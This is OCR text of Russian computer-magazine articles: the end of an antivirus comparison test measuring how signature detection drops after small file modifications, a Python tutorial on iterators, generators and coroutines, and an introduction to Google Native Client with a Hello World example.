


Рис. 1. Результаты первого теста*

Рис. 2. Результаты теста сигнатурного обнаружения после модификации пары байт

Рис. 3. Третий тест: на ложные срабатывания*

*** Антивирусы отсортированы по странам**

Итак, как же выявить таких бракоделов? Достаточно в тест брать не широко распространенный софт для чтения-печати-соцсетей. Мы возьмем малопопулярные программы — профильный/специализированный софт для представителей прекрасных и уважаемых с детства профессий: врачей, инженеров, спортсменов, учителей, программистов, системных администраторов…

Все просто, но нужно учесть и вычесть следующие моменты:

1. Никаких хакерских утилит (keygen/crack).
2. Не должно быть патченного софта.
3. Долой спорные файлы.

РЕЗУЛЬТАТЫ ПЕРВОГО ТЕСТА

Результаты первого теста, который показывает реакцию антивирусов на проверку нашей любовно проверенной выборки, ты можешь видеть на рис. 1. Результаты логичные и ожидаемые — детект хороший, да и с чего ему быть плохим?

РЕЗУЛЬТАТЫ ТЕСТА СИГНАТУРНОГО ОБНАРУЖЕНИЯ

Первый тест нас не удивил: большинство антивирусов показало близкие и одинаково высокие результаты с разницей в пару процентов. Это логично, ведь если бы он их дал, то это бы говорило о том, что мы где-то ошиблись. Но что же произошло после того, как мы модифицировали два байта в файле?

Как видно из рис. 2, чем выше уровень уменьшения детекта, тем больше антивирус «затачивается» под тесты, а у кого уровень детекта после модификации поменялся мало — те детектируют вирусы более добросовестно. Аутсайдеры — Norton и Nano: на четверть вирусов у них пропадает детект при незначительном изменении файла.

Причем если от Nano такое поведение было вполне ожидаемо и может объясняться его уровнем технологий (на фоне в целом невысокого детекта), то Norton предстает как самый «затачивающийся» антивирус — то есть он обнаруживает по точным хешам вообще все хоть немного подозрительное/неизвестное, включая наш возможный 1% спорных файлов. Зато после самой незначительной модификации файла «сбрасывает» уровень детекта больше, чем все остальные антивирусы первого эшелона, вместе взятые. К сожалению, параноидальный и уважаемый нами Comodo тоже оказался выше всяких «похвал» по результатам этого теста.

Кстати, а может быть, таким способом сбивается только детект на сканировании спокойно лежащего на диске файла, а при его запуске монитор антивируса вдруг «очнется» и обнаружит малварь? Проверим!

«Остатки» выборочно запускались, но антивирусы, как и следовало ожидать, сигнатурным методом ничего не обнаруживали. Нередко срабатывали файрволы и поведенческие анализаторы, но к нашему тесту это не имеет никакого отношения — мы не ставили своей целью показать, кто из антивирусов как часто задает пользователю вопрос о доступе приложения в Сеть. Кстати, проясним момент с сигнатурным детектом при запуске: если правильно задетекченный файл закриптовать неким криптором до степени пропажи детекта, то при запуске детект может произойти в памяти, когда криптор возвращает код в первоначальное состояние и передает ему управление. то происходит не со всеми крипторами и антивирусами, но такое имеет место быть.

РЕЗУЛЬТАТЫ ТЕСТА НА ЛОЖНЫЕ СРАБАТЫВАНИЯ

Как мы уже отмечали, для получения адекватных результатов теста на ложные срабатывания наша выборка не кажется достаточно обширной. Будем над этим работать, но с результатами на малой выборке ты можешь ознакомиться на рис. 3.

ВЫВОДЫ

В качестве заключения нам не хотелось бы подвергать критике одни антивирусы и возвеличивать другие. Как говорится — разумному достаточно, а если сомневаешься — всегда можешь повторить наше исследование.



Hintau Aliaksei@shutterstock.com

ПЕРПЕТУУМ МОБИЛЕ НА ГЕНЕРАТОРАХ

УКРОЩАЕМ ПОТОКИ ДАННЫХ С ПОМОЩЬЮ PYTHON

В последнее время информация постепенно становится «новой нефтью» с точки зрения ценности. Проблема только в том, что объемы данных, которые приходится обрабатывать, растут не по дням, а по часам. Не все влезает даже на винчестер, не говоря уже об оперативной памяти, а на собеседованиях все чаще пугают задачками в духе «сравни на лету два петабайтных файла». Но к счастью программистов, необязательно заставлять машину давиться такими объемами, когда для поточной обработки можно использовать итераторы и генераторы, а еще язык программирования Python, который отлично их поддерживает. Хочешь, расскажу?



Николай «enchantner» Марков, Mirantis Inc
@enchantner

ПОТОКИ ДАННЫХ

Так уж повелось, что в русском языке слово «поток» используется во многих значениях, если говорить о программировании. Действительно, и thread, и stream, и flow — это все потоки. Про thread'ы на этот раз, пожалуй, не будем, а поговорим про stream и flow, то есть потоки ввода-вывода и потоки данных (буквальный перевод словосочетания data flow). Соответственно, дальше я буду часто использовать слово «поток», причем именно в таком значении.

Вообще, в контексте технологий мы очень часто встречаемся с тем, что нам надо анализировать или обрабатывать на лету эти самые потоки данных. Причем чем дальше, тем больше таких случаев, потому что слишком уж большие объемы информации генерирует современный мир. Настолько большие, что для их хранения и обработки строят целые вычислительные кластеры в дата-центрах. Да-да, те самые stdin, stdout и stderr, про которые рассказывают еще в школе, без устали гоняют биты и байты туда-сюда.

Если отойти от лирики и вернуться на землю, то простейшими примерами потоков данных могут служить сетевой трафик, сигнал какого-нибудь датчика или, скажем, биржевые котировки в реальном времени. И уже существует и развивается целый класс «поточных» алгоритмов для тех или иных задач. Когда ты набираешь в командной строке что-то наподобие «cat file.txt | sed s/foo/bar/g», то происходит именно манипуляция потоком данных, который с помощью «конвейера» в виде вертикальной черты передается от stdout'а команды cat на stdin команды sed.

И вот мы постепенно подходим к концепции итератора и так называемому Data Flow Programming. Для того чтобы как-нибудь сладить с этим непрерывным потоком поступающей информации, надо его порезать на кусочки и попытаться что-то сделать именно с этими кусочками. Вот тут и возникает итератор.

Итератор — это объект-абстракция, который позволяет брать из источника, будь это stdin или, скажем, какой-то большой контейнер, элемент за элементом, при этом итератор знает только о том объекте, на котором он в текущий момент остановился. С точки зрения C/C++, например, об этом можно думать как о передвигаемом по контейнеру указателе. Рекомендую применительно к этим языкам посмотреть презентацию Андрея Александреску (slidesha.re/1rHhfm7).

ПЕРЕБИРАЕМ ЭЛЕМЕНТЫ С ПОМОЩЬЮ ИТЕРАТОРА

А теперь ближе к Python. Если предыдущие абзацы показались тебе капитанством и скукой, то прошу не переживать — совсем скоро появится код.

Для начала разберемся в терминологии. В Python (и не только в нем) есть два понятия, которые звучат практически одинаково, но обозначают разные вещи, — iterator и iterable. Первое — это объект, который реализует описанный выше интерфейс, а второе — контейнер, который может служить источником данных для итератора.

Наверняка ты помнишь, что для того, чтобы экземпляр класса можно было засунуть куда-нибудь в for, класс должен реализовывать два метода — __iter__() и next() (в третьем Python __next__()). Действительно, по list'у можно итерироваться, но сам по себе list никак не следит, где там мы остановились в проходе по нему. А следит объект по имени listiterator, который возвращается методом iter() и используется, скажем, циклом for или вызовом map(). Когда объекты в перебираемой коллекции кончаются, возбуждается исключение StopIteration.

Во многих случаях, за исключением особо обговоренных, я постараюсь писать код, совместимый как с Python 2, так и с Python 3. В этом мне поможет модуль six (bit.ly/1lfBzXR).

```
from __future__ import print_function
# Six представляет родительский класс,
# который позволяет не думать, какой
# next-метод объявлять в объекте, —
# это всегда __next__()
from six import Iterator
class MyIterator(Iterator):
    def __init__(self, step=5):
        self.step = step
    def __iter__(self):
        return self
    def __next__(self):
        self.step -= 1
        # Условие остановки итератора,
        # чтобы он не бежал вечно
        if not self.step:
            raise StopIteration()
        return self.step
myiterator = MyIterator()
for item in myiterator:
    print(item, end=" ")
print()
"""
4 3 2 1
"""
```

Ну, тут все совсем просто. Класс MyIterator предоставляет описанный выше интерфейс для перебора (точнее, генерации) элементов и возбуждает исключение, когда значение текущего шага достигает нуля. Рекомендую обратить внимание на «ленивость» — итератор начинает что-то делать только тогда, когда его по-дружески просит об этом for (то есть при переходе на каждую следующую итерацию).

СИНТАКСИЧЕСКИЙ САХАР

Но стоит ли громоздить классы, когда все, что нам нужно, — это перебирать элементы коллекции? Давай вспомним такую вещь, как списковые включения, или, если по-басурмански, list comprehensions.

```
with open("file.txt", "r") as f:
    mylist = [l for l in f if "foo" in l]
for item in mylist:
    print(item)
"""
Тут вывод из файла file.txt всех строк, где есть
подстрока "foo"
"""
```

Вот это уже неплохо. Три с половиной строчки кода (легко переписываются ровно в две, но я хочу проиллюстрировать идею), которые создают список, а у него, как известно, уже наготове итератор. Но есть одна маленькая проблема. Точнее, большая. Еще точнее, все зависит от того, насколько у нас много элементов в коллекции (в данном случае строк с подстрокой "foo" в файле, а следовательно, и в списке). Читатель ведь не забыл о том, что список в питоне — это целый кусок памяти, сродни сишному array? Более того, при добавлении элемента в конец (а именно это и происходит) есть шанс, что новый список категорически не поместится в аллоцированный для него кусок памяти и придется интерпретатору выпрашивать у системы новый, да еще и копировать туда все существующие элементы за O(n). А если файл большой и подходящих строк много? В общем, приведенный код не стоит использовать. Так что же делать?

```
with open("file.txt", "r") as f:
    mylist = (l for l in f if "foo" in l)
for item in mylist:
    print(item)
"""
Тут тоже вывод из файла file.txt всех строк, где
есть подстрока "foo"
"""
```

Честно сказать, я был удивлен, когда при просмотре кода нескольких крупных open source проектов увидел, что люди очень любят списковые включения, но при этом совершенно забывают про генераторные выражения. Для меня это выглядит сродни использованию range() вместо xrange() в Python 2 только для того, чтобы перебрать числа по порядку, при этом забывая, что он отъедает кусок памяти для сохранения полного массива своих результатов.

ГЕНЕРИРУЕМ ПОЛЕЗНЫЕ ВЕЩИ

Так что же такое генераторное выражение и что такое вообще генератор? Если простым языком, генераторное выражение — это еще один синтаксический сахар в Python, простейший способ создать объект с интерфейсом итератора, при этом не загружая всех элементов в память (а это чаще всего и не нужно). А что до генератора как концепции...

Вот, скажем, про функции в языке обычно не знает только тот, кому первую книжку по программированию подарили сегодня. Если вчера — уже, скорее всего, знает. Но у функций строго определенное поведение — у них одна точка входа и одно возвращаемое значение (то, что в Python можно делать "return a, b", — это не множественный возврат в полном смысле этого слова. Это всего лишь возврат кортежа). А что, если я скажу, что генератор — это та же функция, только с несколькими точками входа и выхода?

Основная фишка генератора в том, что он, подобно итератору, запоминает последний момент, когда к нему обращались, но при этом оперирует не абстрактными элементами, а вполне конкретными блоками кода. То есть если итератор по умолчанию будет перебирать элементы в контейнере, пока они не кончатся, то генератор будет гонять код, пока не выполнится какое-нибудь конкретное условие возврата. Да-да, по большому счету предоставленный в первом разделе код — это генератор с интерфейсом итератора, у которого есть вполне определенное условие выхода. Если развернуть генераторное выражение из кода выше в полноценную функцию-генератор, получится примерно так:

```
def my_generator(step=4):
    with open("file.txt", "r") as f:
        for l in f:
            if "foo" in l:
                yield l
myiterator = my_generator()
for item in myiterator:
    print(item)
"""
И тут тоже (вот так сюрприз) вывод из файла file.
txt всех строк, где есть подстрока "foo"
"""
```

Ключевое слово yield служит как раз разделителем блоков кода, которые исполняет генератор на каждом обращении к нему, то есть на каждой итерации. Собственно, цикл вовсе не обязателен, можно просто написать несколько кусков кода в функции и разделить их оператором yield. Интерфейс все равно останется точнехонько тот же, итераторный.

```
def my_generator2(step=4):
    print("First block")
    yield 1
    print("Second block")
    yield 2
myiterator = my_generator2()
myiterator.next()
# "First block"
myiterator.next()
# "Second block"
myiterator.next()
# Traceback: StopIteration
```

ТАКОЙ УМНЫЙ YIELD

Так, в принципе, с несколькими точками выхода мы разобрались. А как же с несколькими точками входа? Неужели next() — это все, что мы можем сделать с генератором? Оказывается, нет.

Со времен старичка Python 2.5 у объекта генератора появилось еще несколько методов: .close(), .throw() и .send(). И это привело, можно сказать, к революции в области Data Flow Programming.

С помощью .close() теперь можно извне заставить генератор остановиться на следующем обращении к нему, а с помощью .throw() — заставить его бросить исключение:

```
from __future__ import print_function
import itertools
def my_generator3():
    # Бесконечный счетчик
    counter = itertools.count()
    while True:
```

Дэвид Бизли — независимый разработчик на Python, как говорится, широко известный в узких кругах. Пишет интересные книги по программированию, преподает, а также известен как страстный любитель генераторного подхода, многопоточного программирования и модуля asyncio, что в Python 3. Рекомендую почитать две его презентации по теме статьи (оттуда взяты некоторые примеры):

- www.dabeaz.com/generators-uk/
- www.dabeaz.com/coroutines/

```
        yield next(counter)
myiterator = my_generator3()
myiterator2 = my_generator3()
for item in myiterator:
    print(item, end=" ")
    if item == 3:
        # Корректно завершаем генератор
        myiterator.close()
print()
for item in myiterator2:
    print(item, end=" ")
    if item == 2:
        # Все плохо
        myiterator2.throw(Exception("Все плохо"))
print()

"""
0 1 2 3
0 1 2 Traceback (most recent call last):
  File "test.py", line 28, in <module>
   myiterator2.throw(Exception("Все плохо"))
  File "test.py", line 12, in my_generator3
    yield next(counter)
Exception: Все плохо
"""
```

А самое вкусное, как оказалось, спрятано в методе .send(). Он позволяет отправить данные в генератор перед вызовом следующего блока кода!

```
from __future__ import print_function
import itertools
def my_coroutine():
    # Бесконечный счетчик
    counter = itertools.count()
    while True:
        y = (yield next(counter))
        if y:
            # Меняем начало отсчета
            counter = itertools.count(y)
myiterator = my_coroutine()
for item in myiterator:
    print(item, end=" ")
    if item == 1:
        # Отправляем число в генератор
        myiterator.send(4)
    elif item == 6:
        myiterator.close()
print()

"""
0 1 5 6
"""
```

Я не зря назвал здесь генератор словом coroutine. Корутина, или сопрограмма, — это как раз и есть та самая штука, о которой шепчутся программисты в переговорках офисов, обсуждая gevent, tornado и прочий eventlet. Более конкретно можно почитать в Википедии, а я, пожалуй, напишу о том, что корутины в таком вот виде чаще всего используют в Python для анализа потоков данных, реализуя кооперативную многозадачность. Дело в том, что по вызову yield (как, в общем случае, и return) происходит передача управления. Сопрограмма сама решает, когда перенаправить flow в другое место (например, в другую сопрограмму). И это позволяет строить красивые разветвленные деревья обработки потоков данных, реализовывать MapReduce, возможно прокидывать текущие байты через сокет на другую ноду. Более того, сопрограммы могут быть фактически реализованы абсолютно на любом языке, равно как и утилиты командной строки в Linux, которые я приводил в пример в самом начале.

КРОШЕЧНЫЙ ПРАКТИЧЕСКИЙ ПРИМЕР

Читать код, написанный с использованием сопрограммного подхода, неподготовленному человеку довольно трудно. Он похож на набор несимметричных шестеренок, которые ухитряются вращать одна другую поочередно, храня при этом свое последнее состояние.

Но вообще такая «шестереночная» система имеет одну очень хорошую особенность: любую такую «шестеренку» можно либо переставить в другое место, либо заменить на другую, которая будет делать свою работу лучше. Это я про то, что в случае Python все, что нужно знать об объекте, — что он предоставляет внешний интерфейс итератора, понятный интерпретатору, а на каком языке он написан и что внутри себя делает — уже не так важно.

Позволю себе привести пример из презентации Дэвида Бизли (см. врезку). Прошу любить и жаловать, вариант лога Apache:

```
23.34.139.80 - ...↵
"GET /categories/ HTTP/1.1" 200 6394
23.34.139.80 - ...↵
"GET /favicon.ico HTTP/1.1" 404 807
23.34.139.80 - ...↵
"GET /static/img/logo.gif HTTP/1.1" 200 41526
23.34.139.80 - ...↵
"GET /news/story.html HTTP/1.1" 200 6223
23.34.139.80 - ...↵
"GET /about/example.html HTTP/1.1" 200 1223
42.77.100.21 - ...↵
"GET /index.html HTTP/1.1" 200 7774
```

Попробуем просуммировать последнюю колонку и узнать, сколько байт было переслано по сети. Вопрос, как это написать обычным циклом, оставлю тебе как домашнее задание. А мы попробуем сразу описать это генераторными выражениями.

```
wwwlog = open("access-log")
bytecolumn = (line.rsplit(None,1)[1]↵
for line in wwwlog)
bytes = (int(x) for x in bytecolumn if x != '-')
print "Total", sum(bytes)
```

Довольно очевидно, что делает каждая строка, не правда ли? Если нам потребуется отфильтровывать какие-то определенные строки или попутно проводить еще какой-то подсчет — все можно встроить в одну «трубу», просто добавив еще несколько строк с генераторами в нужные места, как шестеренки.

ЧТО СО ВСЕМ ЭТИМ ДЕЛАТЬ

Понимание того, как работают итераторы и генераторы в языках программирования, — один из первых шагов к освоению последовательной обработки гигантских потоков данных, а к этой сфере, например, относится трейдинг и технический анализ, то есть вещи, на которых в современном мире многие делают целое состояние.

Но даже если не скатываться в заоблачные выси — твой скрипт будет потреблять банально в несколько раз меньше ресурсов. Интерпретатор Python хоть и старается не копировать данные лишний раз, но он тут подневолен, ему приходится формировать в памяти список целиком, если так написал разработчик.

В общем, желаю тебе быстрого и красивого кода. Еще увидимся!]C

Стандартная документация по модулю itertools (https://docs.python.org/3/library/itertools.html), возможно, и не блещет красотой и удобством, но в ней есть подборка очень неплохих рецептов на разные случаи жизни.
А еще рекомендую почитать небольшой обзор из Python Module of the Week от Дуга Хеллмана (Doug Hellmann): pymotw.com/2/itertools/.

Вдогонку: еще больше примеров по итераторам и генераторам можно найти, например, тут: sahandsaba.com/python-iterators-generators.html.

C++ В БРАУЗЕРЕ

ВКУРИВАЕМ В ТЕХНОЛОГИЮ NATIVE CLIENT ОТ ГУГЛА





Наша жизнь все больше перемещается в Сеть. Браузер стал главной программой на ПК, а Гугл вовсю штампует ноутбуки с Chrome вместо полноценной ОС. Казалось бы, в этих условиях перспективы обычных, не веб-ориентированных языков программирования крайне сомнительны. И тем не менее нас, старых добрых хардкорных программистов на си приплюснутом, еще рано списывать на свалку истории — мы все еще получаем кучу денег :), потому что без нормального машинного кода до сих пор никто не обходится.

deeonis
deeonis@gmail.com

Потребность в запуске нативного кода в браузере появилась не на пустом месте. Как бы ни старались разработчики JavaScript и HTML 5 движков, производительность их творений не выдерживает конкуренции с обычным кодом на C или C++. Если нам нужно показать крутую графику или поразить окружающих высококачественным звуком, то типичными инструментами веб-разработчика подобное реализовать затруднительно. Именно это и стало одной из основных причин появления технологии Native Client от Google.

ЧТО ТАКОЕ NATIVE CLIENT

Ребята из Гугла начали свой нелегкий труд над NaCl в далеком 2008 году. Задачи, которые они ставили перед собой, были сложны и амбициозны. Первым делом надо было обеспечить легкую переносимость legacy кода в NaCl. Это была фактически первопричина всей этой затеи. Если у нас есть куча старого и не очень кода на плюсах, который работал сугубо на десктопах, и мы вдруг решили, что пора осваивать веб, то нам не надо учить новые языки программирования и технологии, а достаточно лишь портировать имеющийся код на Native Client платформу.

Но даже если мы и готовы переписать все с нуля на незнакомых нам языках, не факт, что у нас выйдет то, что мы ожидали. Показывать качественную 2D- и 3D-графику, использовать многопоточность, да и вообще быть ближе к железу у нас ну никак не выйдет. Это была вторая цель, которую преследовала Google. Кроме того, как я уже сказал, никто не отменял относительно низкую производительность скриптовых языков в браузере.

Ко всему прочему, умные парни из Google подумали и о безопасности пользователей. Весь нативный код выполняется в двойной (!) песочнице, что позволяет блондинкам и прочим продвинутым личностям не бояться забагованных приложений и атак злых вирусов.

Ну и на десерт у нас платформонезависимость. Да-да! Мы можем написать плюсовый код, и он будет работать на Windows, OS X и даже, не побоюсь этого слова, Linux. А вишенкой на этом десерте будет поддержка x86- и ARM-архитектур.


В 2011-м Гуглец включил поддержку NaCl в Chrome. Другие браузеры, к сожалению, пока не поддержали инициативу интернет-гиганта. Старожилам интернета в голову невольно могут прийти воспоминания об ActiveX, который и ныне здравствует (в кругу любителей IE), но, в отличие от технологии Майкрософт, Native Client распространяется с открытым исходным кодом под новой лицензией BSD. Да и над безопасностью в NaCl подумали лучше.

ДЛЯ ЧЕГО МОЖНО ИСПОЛЬЗОВАТЬ NATIVE CLIENT


На практике Native Client можно использовать в первую очередь для запуска игрушек в браузере. Собственно, первый опыт уже есть — под Google NaCl портировали Quake. Да, да, ту самую кваку 1996 года выпуска, в которой ты провел столько лет, разрубая жирных огров саперной лопаткой (если ты не знаешь, как зарубить лопатой вооруженного гранатометом и бензопилой огра, напиши мне) и разрывая в клочья зомби из рокетлаунчера.

Исполнение машинного кода в браузере отлично поможет разгрузить сервер. Например, если у нас есть онлайн-сервис для конвертации видео в разные форматы, то алгоритм работы с ним должен выглядеть примерно так: пользователь загружает видео на сервер, долго ждет, пока наш мощный CPU перелопатит файл, выбрасывая в атмосферу много калорий тепла, а потом счастливый юзер скачивает результат с нашего сервера. Но если мы перенесем конвертор с сервера на клиент, то мы сразу уберем нагрузку с нашего железа и нехило расчистим интернет-канал, который за «умеренную» плату предоставил нам хостер. Да и пользователь будет доволен — в среднем конвертация должна пройти быстрее, так как сотни мегабайт туда-обратно по сети не гоняются. А для юзеров с паранойей можно с гордостью заявить, что их драгоценные personal data целиком обрабатываются только на их ПК. Это, кстати, актуально и для корпоративного сектора.

ДЛЯ ОБЕСПЕЧЕНИЯ БЕЗОПАСНОСТИ ГУГЛ СДЕЛАЛ ДВЕ ВЕЩИ — СПЕЦИАЛЬНЫЙ НАБОР API, С КОТОРЫМ МОЖЕТ РАБОТАТЬ КОД, ВЫПОЛНЯЮЩИЙСЯ ПОД NACL, И СПЕЦИАЛЬНЫЙ АНАЛИЗАТОР КОДА, КОТОРЫЙ ДОЛЖЕН УДОСТОВЕРИТЬСЯ, ЧТО ПРИЛОЖЕНИЕ НЕ ПЫТАЕТСЯ СДЕЛАТЬ НИЧЕГО ПРОТИВОПРАВНОГО



GameDev уже вовсю штампует игрушки для NaCl



Как взаимодействуют между собой модуль NaCl и браузер

КАК ЭТО РАБОТАЕТ

Native Client — это общее название для набора разнообразных программных компонентов, которые работают вместе для обеспечения безопасного функционирования C++ кода в вебе. На высоком уровне NaCl состоит из тулчейна (компилятора, линкера и так далее) и рантайм-библиотек, которые встроены в браузер и позволяют нативному коду безопасно работать с нужными API.

Для переносимости приложений между разными архитектурами существует расширение Portable Native Client (PNaCl). Отличие его заключается в том, что при компиляции код транслируется в промежуточное представление, а уже после запуска на той или иной платформе браузер переводит это представление в машинный код.

Для обеспечения безопасности Гугл сделал две вещи. Первая — это специальный набор API, с которым может работать код, выполняющийся под NaCl. Нативный модуль не должен

пытаться выйти за пределы разрешенного API, вмешиваться в работу стороннего кода или браузера.

Второй важный момент, обеспечивающий беззаботную жизнь для пользователей Native Client, — это специальный анализатор кода, который должен удостовериться, что приложение не пытается сделать ничего противоправного.

Кроме того, NaCl-модули всегда запускаются в процессах с ограниченными правами. Эти меры предосторожности позволяют говорить о двойной песочнице для нативного кода, работающего в браузере.

C++ код может общаться с JavaScript посредством специальных сообщений. Сообщения пересылаются асинхронно, то есть не надо ждать, пока другая сторона получит его.

ПИШЕМ HELLO NACL

Теперь у нас есть представление о Native Client, и нужно пробовать написать что-нибудь полезное... или не очень. Мы будем делать Hello World, ну или Hello NaCl.

Для начала нужно скачать и установить Native Client SDK. Ссылку на страницу загрузки ты найдешь во врезке. Там же будет и инструкция по установке. Скажу лишь, что обязательно будет нужен Python 2.7 и make.

Вместе с SDK идет простой веб-сервер, который может хостить приложения на localhost. Самый простой путь запустить его — это выполнить следующие команды:

```
$ cd pepper_$(VERSION)/getting_started
$ make serve
```

SDK может содержать в себе несколько разных версий, правильную нужно подставить вместо $(VERSION). Также можно использовать любой другой веб-сервер. PNaCl включен по умолчанию в версии хрома 31 и старше. Но нужно следить, чтобы выбранная версия SDK поддерживалась установленной версией Chrome.

Великий и могучий Гугл любит преданных разработчиков и потому любезно предоставил пример с минимальным кодом для создания NaCl-модуля. Лежит этот код в папке pepper_$(VERSION)/getting_started/part1 и состоит из нескольких файлов. Первый — это index.html. В нем находится HTMLLayout и JS-код для взаимодействия с плюсовым модулем. Если внимательно присмотреться, то можно заметить файл с расширением nmf, а точнее hello_tutorial.nmf. Это манифест, который указывает на нашу HTML, NaCl-модуль и служит вместилищем дополнительных настроек для тонкого тюнинга.


Далее идет hello_tutorial.cc, он и является исходником на C++, который потом можно собрать с помощью Makefile. Сделать это до безобразия просто:

```
$ cd pepper_$(VERSION)/getting_started/part1
$ make
```

Если мы использовали веб-сервер, идущий вместе с SDK, то после сборки в хроме достаточно вбить такой URL: http://localhost:5103/part1, и ты станешь свидетелем чуда — текст на открывшейся странице изменится с LOADING... на SUCCESS. Впечатляет, не правда ли?

Так как мы собирались делать Hello NaCl, то нам придется немного изменить код. Для этого заглянем в файл index.html и найдем там JavaScript-функцию moduleDidLoad. Кстати, сейчас самое время пробежаться по всему коду HTML-файла и остановиться на непонятных вещах, благо все они щедро сдобрены комментариями. В функции moduleDidLoad происходит загрузка нашего NaCl-модуля hello_tutorial и вывод того самого текста SUCCESS, который мы успели лицезреть при переходе по линку /part1. Теперь пошлем нативному модулю слово hello, для этого достаточно вызвать функцию postMessage у переменной модуля. В коде это будет выглядеть примерно так:

```
function moduleDidLoad() {
    HelloTutorialModule = document.↵
    getElementById('hello_tutorial');
    updateStatus('SUCCESS');
    // Посылаем сообщение Native Client модулю
    HelloTutorialModule.postMessage('hello');
}
```



Официальная страница Native Client

Сообщение послали, теперь надо его получить. Для этого надо реализовать член-функцию HandleMessage в файле hello_tutorial.cc. В файле содержится TODO, которое недвусмысленно намекает на то, что нужно делать. В обработчике сообщения мы будем отправлять браузеру ответ с помощью функции PostMessage, но перед этим выполним пару проверок.

```
virtual void HandleMessage(const pp::Var↵
& var_message) {
    if (!var_message.is_string())
       return;
    std::string message = var_message.AsString();
    pp::Var var_reply;
    if (message == "hello") {
       var_reply = pp::Var("hello from NaCl");
       PostMessage(var_reply);
       }
    }
```

Как видно из кода, мы первым делом проверяем, пришла ли нам строка, а не что-то другое. Класс Var служит оберткой со счетчиком ссылок для сырых переменных C++. Именно объекты этого класса пересылаются между веб-страницей и нативным модулем. Далее мы проверяем, что нам пришло именно hello, и отправляем ответ, предварительно обернув его объектом класса Var.

В index.html уже есть обработчик сообщений от NaCl-модуля. Он просто выведет JS alert с полученной строкой:

```
function handleMessage(message_event) {
